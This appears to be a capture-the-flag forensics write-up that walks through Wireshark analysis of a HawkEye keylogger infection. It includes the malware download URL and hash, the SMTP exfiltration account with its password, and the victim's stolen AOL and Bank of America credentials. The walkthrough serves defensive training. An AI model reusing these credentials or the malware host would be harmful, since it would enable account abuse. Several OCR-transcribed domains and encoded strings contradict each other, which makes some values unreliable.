
\r\n

[Response in frame: 3155]

[Full request URI: http://proforma-invoices.com/proforma/tkraw\_Protected99.exe]

**What is the name of the malicious file downloaded by the accountant?**

tkraw\_Protected99.exe (Go to File > Export Objects > HTTP in Wireshark)



Wireshark - Export - HTTP object list

Text Filter:  Content Type: All Content-Types ▾

Packet	Hostname	Content Type	Size	Filename
3155	proforma-invoices.com	application/x-msdownload	2025 kB	tkraw_Protected99.exe
3166	bot.whatismyipaddress.com	text/html	14 bytes	\
3297	bot.whatismyipaddress.com	text/html	14 bytes	\
3384	bot.whatismyipaddress.com	text/html	14 bytes	\
3469	bot.whatismyipaddress.com	text/html	14 bytes	\
3584	bot.whatismyipaddress.com	text/html	14 bytes	\
3839	bot.whatismyipaddress.com	text/html	14 bytes	\
3917	bot.whatismyipaddress.com	text/html	14 bytes	\

What is the md5 hash of the downloaded file?

71826ba081e303866ce2a2534491a2f7

(After exporting the file, using a hashing tool in google, calculate MD5 hash value of the file.)

The image shows two overlapping windows. The background window is Wireshark, displaying a packet list with columns for Packet, Content Type, Size, and Filename. Packet 3155 is highlighted, showing a download of 'tkraw\_Protected99.exe' (2025 KB) from 'proforma-invoices.com'. The foreground window is the 'MD5 File Checksum' online tool. It shows the file 'tkraw\_Protected99.exe' uploaded to the 'Input' field. The 'Output' field displays the MD5 hash '71826ba081e303866ce2a2534491a2f7', which is highlighted with a red box. The tool also includes an 'Auto Update' toggle and a 'Remember Input' checkbox.

Packet	Content Type	Size	Filename
3155	application/x-msdownload	2025 KB	tkraw_Protected99.exe
3166	text/html	14 bytes	bot.whatsmypass.com
3297	text/html	14 bytes	bot.whatsmypass.com
3384	text/html	14 bytes	bot.whatsmypass.com
3469	text/html	14 bytes	bot.whatsmypass.com
3584	text/html	14 bytes	bot.whatsmypass.com
3839	text/html	14 bytes	bot.whatsmypass.com
3917	text/html	14 bytes	bot.whatsmypass.com

## What software runs the webserver that hosts the malware?

### LiteSpeed

The image shows a Wireshark packet capture of an HTTP transaction. The top pane displays a list of packets, with packet 210 selected. The middle pane shows the details of the selected packet, and the bottom pane shows the raw packet data.

**Packet List:**

No.	Time	Source	Destination	Protocol	Length	Info
3155	48.947474	217.182.138.150	10.4.10.132	HTTP	790	HTTP/1.1 200 OK (application/x-m
3166	68.691423	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3297	673.072155	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3384	1277.392746	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3469	1883.154667	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3584	2487.281178	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3839	3091.437608	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3917	3695.575849	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
210	47.597546	10.4.10.132	217.182.138.150	HTTP	392	GET /proforma/tkraw_Protected99.exe
3164	68.640169	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3295	673.005938	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3382	1277.329651	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3467	1883.097476	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3582	2487.212975	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3837	3091.379849	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1
3915	3695.523251	10.4.10.132	66.171.248.178	HTTP	129	GET / HTTP/1.1

**Packet Details:**

- Internet Protocol Version 4, Src: 217.182.138.150, Dst: 10.4.10.132
- Transmission Control Protocol, Src Port: 80, Dst Port: 49204, Seq: 2024969, Ack: 339, Len: 736
- [1574 Reassembled TCP Segments (2025704 bytes): #212(232), #214(1288), #216(1288), #218(1288), #220(1288), #221(1288)]
- Hypertext Transfer Protocol
  - HTTP/1.1 200 OK\r\n
  - Last-Modified: Wed, 10 Apr 2019 04:44:31 GMT\r\n
  - Content-Type: application/x-msdownload\r\n
  - Content-Length: 2025472\r\n
  - Accept-Ranges: bytes\r\n
  - Date: Wed, 10 Apr 2019 20:37:54 GMT\r\n
  - Server: LiteSpeed\r\n**
  - Connection: keep-alive\r\n
  - \r\n
  - [Request in frame: 210]
  - [Time since request: 1.349928000 seconds]
  - [Request URI: /proforma/tkraw\_Protected99.exe]
  - [Full request URI: http://proforma-invoices.com/proforma/tkraw\_Protected99.exe]
  - File Data: 2025472 bytes
- Media Type

**Status Bar:** HTTP Server (http.server), 19 bytes | Packets: 4003 · Displayed: 16 (0.4%) | Profile: Default



## What is the public IP of the victim's computer?

173.66.146.112

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.4.10.132

No.	Time	Source	Destination	Protocol	Length	Info
3139	48.946212	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2014665 Ack=339 Wi
3142	48.946276	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2015953 Ack=339 Wi
3143	48.946692	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2017241 Ack=339 Wi
3146	48.946952	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2018529 Ack=339 Wi
3147	48.947029	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2019817 Ack=339 Wi
3149	48.947085	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2021105 Ack=339 Wi
3151	48.947325	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2022393 Ack=339 Wi
3154	48.947434	217.182.138.150	10.4.10.132	TCP	1342	80 → 49204 [PSH, ACK] Seq=2023681 Ack=339 Wi
3155	48.947474	217.182.138.150	10.4.10.132	HTTP	790	HTTP/1.1 200 OK (application/x-msdownload)
3160	68.576418	10.4.10.4	10.4.10.132	DNS	101	Standard query response 0x3f59 A bot.whatism
3162	68.639734	66.171.248.178	10.4.10.132	TCP	58	80 → 49205 [SYN, ACK] Seq=0 Ack=1 Win=64240
3165	68.640224	66.171.248.178	10.4.10.132	TCP	54	80 → 49205 [ACK] Seq=1 Ack=76 Win=64240 Len=
3166	68.691423	66.171.248.178	10.4.10.132	HTTP	222	HTTP/1.1 200 OK (text/html)
3169	68.693034	66.171.248.178	10.4.10.132	TCP	54	80 → 49205 [ACK] Seq=170 Ack=77 Win=64239 Le
3171	68.783223	10.4.10.4	10.4.10.132	DNS	94	Standard query response 0x3daa A macwinlogis
3173	68.847744	23.229.162.69	10.4.10.132	TCP	58	587 → 49206 [SYN, ACK] Seq=0 Ack=1 Win=64240
3175	69.160215	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpn10413.prod.phx3.secureserver.r
3177	69.160616	23.229.162.69	10.4.10.132	TCP	54	587 → 49206 [ACK] Seq=198 Ack=23 Win=64240 L
3178	69.222644	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpn10413.prod.phx3.secureserver.r

Frame 3166: 222 bytes on wire (1776 bits), 222 bytes captured (1776 bits)

Ethernet II, Src: Netgear\_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettPacka\_1c:47:ae (00:08:02:1c:47:ae)

Internet Protocol Version 4, Src: 66.171.248.178, Dst: 10.4.10.132

Transmission Control Protocol, Src Port: 80, Dst Port: 49205, Seq: 1, Ack: 76, Len: 168

Hypertext Transfer Protocol

Line-based text data: text/html (1 lines)

173.66.146.112

In which country is the email server to which the stolen information is sent?

United States

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

smtp

No.	Time	Source	Destination	Protocol	Length	Info
3175	69.160215	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpnl0413.
3176	69.160551	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1
3178	69.222644	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpnl0413.
3179	69.223144	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User:
3181	69.292613	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcnQ6
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNlYXVjNA
3184	69.362704	23.229.162.69	10.4.10.132	SMTP	84	S: 235 Authentication
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.
3187	69.431684	23.229.162.69	10.4.10.132	SMTP	62	S: 250 OK
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.de
3190	69.499501	23.229.162.69	10.4.10.132	SMTP	68	S: 250 Accepted
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3193	69.562152	23.229.162.69	10.4.10.132	SMTP	110	S: 354 Enter message
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 35
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 10
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 10
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 14
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2

Frame 3179: 107 bytes on wire (856 bits), 107 bytes captured (856 bits)

Ethernet II, Src: Hewlett-Packard\_1c:47:ae (08:08:02:1c:47:ae), Dst: Netgear\_b6:93:f1 (20:e5:2a:b6:93:f1)

Internet Protocol Version 4, Src: 10.4.10.132, Dst: 23.229.162.69

Transmission Control Protocol, Src Port: 49206, Dst Port: 587, Seq: 23, Ack: 405, Len: 53

Simple Mail Transfer Protocol

Command Line: AUTH login c2FsZXNlYXVjNAU2Zld6Ijcy5pbG==\n\n

AbuseIPDB

AbuseIPDB » 23.229.162.69

Check an IP Address, Domain Name, or Subnet  
e.g. 2409:40e4:10:4677:a17b:b093:ba6:af05, microsoft.com, or 5.188.10.0/24

23.229.162.69

CHECK

23.229.162.69 was not found in our database

ISP	GoDaddy.com, LLC
Usage Type	Data Center/Web Hosting/Transit
ASN	Unknown
Hostname(s)	69.162.229.23.host.secureserver.net
Domain Name	godaddy.com
Country	United States of America
City	Phoenix, Arizona



# Analysing the first extraction of information. What software runs the email server to which the stolen data is sent?

EXIM 4.91

stealer.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

No.	Time	Source	Destination	Protoc	Length	Info
3175	69.160215	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpn10413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700
3176	69.160551	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3178	69.222644	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpn10413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]   SIZE 524288
3179	69.223144	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH Login User: c2FsZWUzOGVsQG1hY3dpbmVxZW1zdGJcy5pbG==
3181	69.292613	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcmQ6
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: UZFzZXUwMjM=
3184	69.362704	23.229.162.69	10.4.10.132	SMTP	84	S: 235 Authentication succeeded
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macinlogistics.in>
3187	69.431684	23.229.162.69	10.4.10.132	SMTP	62	S: 250 OK
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macinlogistics.in>
3190	69.499501	23.229.162.69	10.4.10.132	SMTP	68	S: 250 Accepted
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3193	69.562152	23.229.162.69	10.4.10.132	SMTP	110	S: 354 Enter message, ending with "." on a line by itself
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3206	69.723974	23.229.162.69	10.4.10.132	SMTP	82	S: 250 OK id=1HE7z6-0066e9-Af
3253	168.981052	23.229.162.69	10.4.10.132	SMTP	121	S: 421 n3plcpn10413.prod.phx3.secureserver.net lost input connection
3306	673.516672	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpn10413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:48:20 -0700
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3309	673.585795	23.229.162.69	10.4.10.132	SMTP	261	S: 250-n3plcpn10413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112]   SIZE 524288

Frame 3306: 251 bytes on wire (2008 bits), 251 bytes captured (2008 bits) on Ethernet II, Src: Netgear\_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettPacka\_1c:47:ae (00:08:02:1c:47:ae)

Internet Protocol Version 4, Src: 23.229.162.69, Dst: 10.4.10.132


Transmission Control Protocol, Src Port: 587, Dst Port: 49211, Seq: 1, Ack: 1, Len: 197

Simple Mail Transfer Protocol

- Response: 220-p3plcpn10413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:48:20 -0700 \r\n
  - Response code: <domain> Service ready (220)
  - Response parameter: p3plcpn10413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:48:20 -0700
  - Response parameter: We do not authorize the use of this system to transport unsolicited, and/or bulk e-mail.


To which email account is the stolen information sent?

sales.del@macwinlogistics.in



What is the password used by the malware to send the email?

sales@23





## Which malware variant exfiltrated the data? reborn

v9

Current filter: smtp

No.	Time	Source	Destination	Protocol	Length	Info
3181	69.292613	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcuQ6
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3184	69.362704	23.229.162.69	10.4.10.132	SMTP	84	S: 235 Authentication succeeded
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3187	69.431684	23.229.162.69	10.4.10.132	SMTP	62	S: 250 OK
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3190	69.499501	23.229.162.69	10.4.10.132	SMTP	68	S: 250 Accepted
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3193	69.562152	23.229.162.69	10.4.10.132	SMTP	110	S: 354 Enter message, ending with "." on a line by itself
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3204	69.582931	10.4.10.132	23.229.162.69	SMTP/I...	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgL...
3206	69.723974	23.229.162.69	10.4.10.132	SMTP	82	S: 250 OK id=1hEjz6-00G6e9-Af
3253	168.981952	23.229.162.69	10.4.10.132	SMTP	121	S: 421 p3plcpnl0413.prod.phx3.secureserver.net lost input co

Simple Mail Transfer Protocol

Internet Message Format

MIME-Version: 1.0

From: sales.del@macwinlogistics.in, 1 item

To: sales.del@macwinlogistics.in, 1 item

Date: 10 Apr 2019 20:38:08 +0000

Subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgL...

Content-Type: text/plain; charset=utf-8

Content-Transfer-Encoding: base64

Line-based text data: text/plain (46 lines)

HawkEye Keylogger - Reborn v9

Passwords Logs

roman.mcguire \ BEIJING-5CD1-PC

URL : https://login.aol.com/account/challenge/password

Web Browser : Internet Explorer 7.0 - 9.0

User Name : roman.mcguire914@aol.com

Password : P@ssw0rd\$

Password Strength : Very Strong

User Name Field :

Password Field :

Created Time :

## What are the bank of America access credentials? (username:password)

roman.mcguire:p@ssw0rd\$

smtp

No.	Time	Source	Destination	Protocol	Length	Info
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3204	69.582931	10.4.10.132	23.229.162.69	SMTP/I...	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgL...
3206	69.723974	23.229.162.69	10.4.10.132	SMTP	82	S: 250 OK id=1hEjz6-00G6e9-Af
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	76	C: AUTH login User: c2FsZXMuZGVsQ6lhY3dpbmVxZ21zdGJcy5pbG==
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3316	673.720886	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3319	673.785075	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3322	673.853337	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3325	673.917879	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes

Date: 10 Apr 2019 20:38:08 +0000

Subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgL...

Content-Type: text/plain; charset=utf-8

Content-Transfer-Encoding: base64

Line-based text data: text/plain (46 lines)

HawkEye Keylogger - Reborn v9

Passwords Logs

roman.mcguire \ BEIJING-5CD1-PC

URL : https://login.aol.com/account/challenge/password

Web Browser : Internet Explorer 7.0 - 9.0

User Name : roman.mcguire914@aol.com

Password : P@ssw0rd\$

Password Strength : Very Strong

User Name Field :

Password Field :

Created Time :

Modified Time :

Filename :

URL : https://www.bankofamerica.com/

Web Browser : Chrome

User Name : roman.mcguire

Password : P@ssw0rd\$

Password Strength : Very Strong

User Name Field : onlineId

Password Field : passcode1

# Every how many minutes does the collected data get exfiltrated?

10

The image shows a Wireshark capture of SMTP traffic. The packet list on the left shows frames 3185 through 3412. Frame 3204 is highlighted in red. The packet details pane on the right shows the structure of frame 3204, which is an SMTP message. The message content is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3204	69.582931	10.4.10.132	23.229.162.69	SMTP/I..	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZX1sb2dnZXIgL5BS5ZjVcm4gd1g=
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmhvcVZ2lzdG1jcy5pbG==
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNhamJm=
3316	673.720886	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3319	673.785075	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3322	673.853337	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3325	673.917879	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3326	673.917966	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3329	673.918075	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3330	673.918133	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3333	673.918392	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3335	673.918457	10.4.10.132	23.229.162.69	SMTP/I..	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZX1sb2dnZXIgL5BS5ZjVcm4gd1g=
3394	1277.625876	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3397	1277.694200	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmhvcVZ2lzdG1jcy5pbG==
3400	1277.764386	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNhamJm=
3403	1277.831479	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3406	1277.899726	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3409	1277.969583	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3412	1278.034116	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes

Frame 3204: 59 bytes on wire (472 bits), 59 bytes captured (472 bits) on interface 0  
Encapsulation type: Ethernet (I)  
Arrival Time: Apr 10, 2019 00:08:16.712661000 India Standard Time  
UTC Arrival Time: Apr 10, 2019 20:38:16.712661000 UTC  
Epoch Arrival Time: 1554920096.712661000  
[Time shift for this packet: 0.000000000 seconds]  
[Time delta from previous captured frame: 0.000045000 seconds]  
[Time delta from previous displayed frame: 0.000063000 seconds]  
[Time since reference or first frame: 69.582931000 seconds]  
Frame Number: 3204  
Frame Length: 59 bytes (472 bits)

The image shows a Wireshark capture of SMTP traffic. The packet list on the left shows frames 3185 through 3412. Frame 3335 is highlighted in red. The packet details pane on the right shows the structure of frame 3335, which is an SMTP message. The message content is as follows:

